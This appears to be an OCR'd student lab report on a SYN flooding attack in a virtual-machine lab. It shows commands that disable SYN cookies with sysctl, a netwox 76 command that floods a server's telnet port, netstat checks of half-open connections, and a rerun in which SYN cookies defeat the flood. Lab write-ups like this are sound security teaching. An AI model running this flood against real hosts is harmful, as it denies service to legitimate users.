
3.1 Task 1: SYN Flooding Attack


Server machine:

Using ifconfig to display server's IP address




Client machine:

Using ifconfig to display client's IP address



Attacker machine:


Using ifconfig to display attacker's IP address



Server Machine:

Turn off SYN cookies on the Server machine to perform SYN flooding attack

sudo sysctl -w net.ipv4.tcp_syncookies=0 -turn off




If we want to turn on the SYN cookies we can use this command:

Sudo sysctl -w net.ipv4.tcp_syncookies=1 - turn on

Showing all the ports which are listening on the server machine:

netstat -tna shows all the ports which are listening on the server machine

Telnet uses port 23.




Client machine is establishing a connection with server machine by using the command:

telnet 10.0.2.15


where 10.0.2.15 is the IP address of the server machine. Client is requesting to connect with the server.

Client Machine:



Server Machine:


Checking if the connection has been established of the client with the server:



It clearly shows in the screenshot that the TCP connection has been established between Client machine (10.0.2.4) and the Server machine (10.0.2.15) .

Client Machine:

Now exit the connection of the client on the server.



Attacker Machine:

Attacker machine uses *netwox* to send multiple SYN packets to Server VM and cause SYN flooding by using this command:


sudo netwox 76 -i 10.0.2.15 -p 23 -s raw


IP address of the server is mentioned after -i and the port address is 23.

-s raw means we are sending raw SYN packets to the server.

Server Machine:


We can use command "netstat -na" to check the usage of the queue, i.e., the number of half-opened connection associated with a listening port. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will show as ESTABLISHED.






As shown above all the connections are half open. Thus they keep the server queue full creating problem for new connections which are from genuine clients.


Now if any client tries to establish a connection with server, it fails to do so. This is because the server is already busy with half open connections due to SYN packets sent by the attacker. Like in the screenshot the client keeps trying to establish a connection with the server but fails.




Now I tried the same process by turning SYNcookie=1 on the server and checked how it works.




Displaying all the ports that are listening on the server.




Now client tries to establish a connection with the server:



On Server machine: Connection has been established between client and server



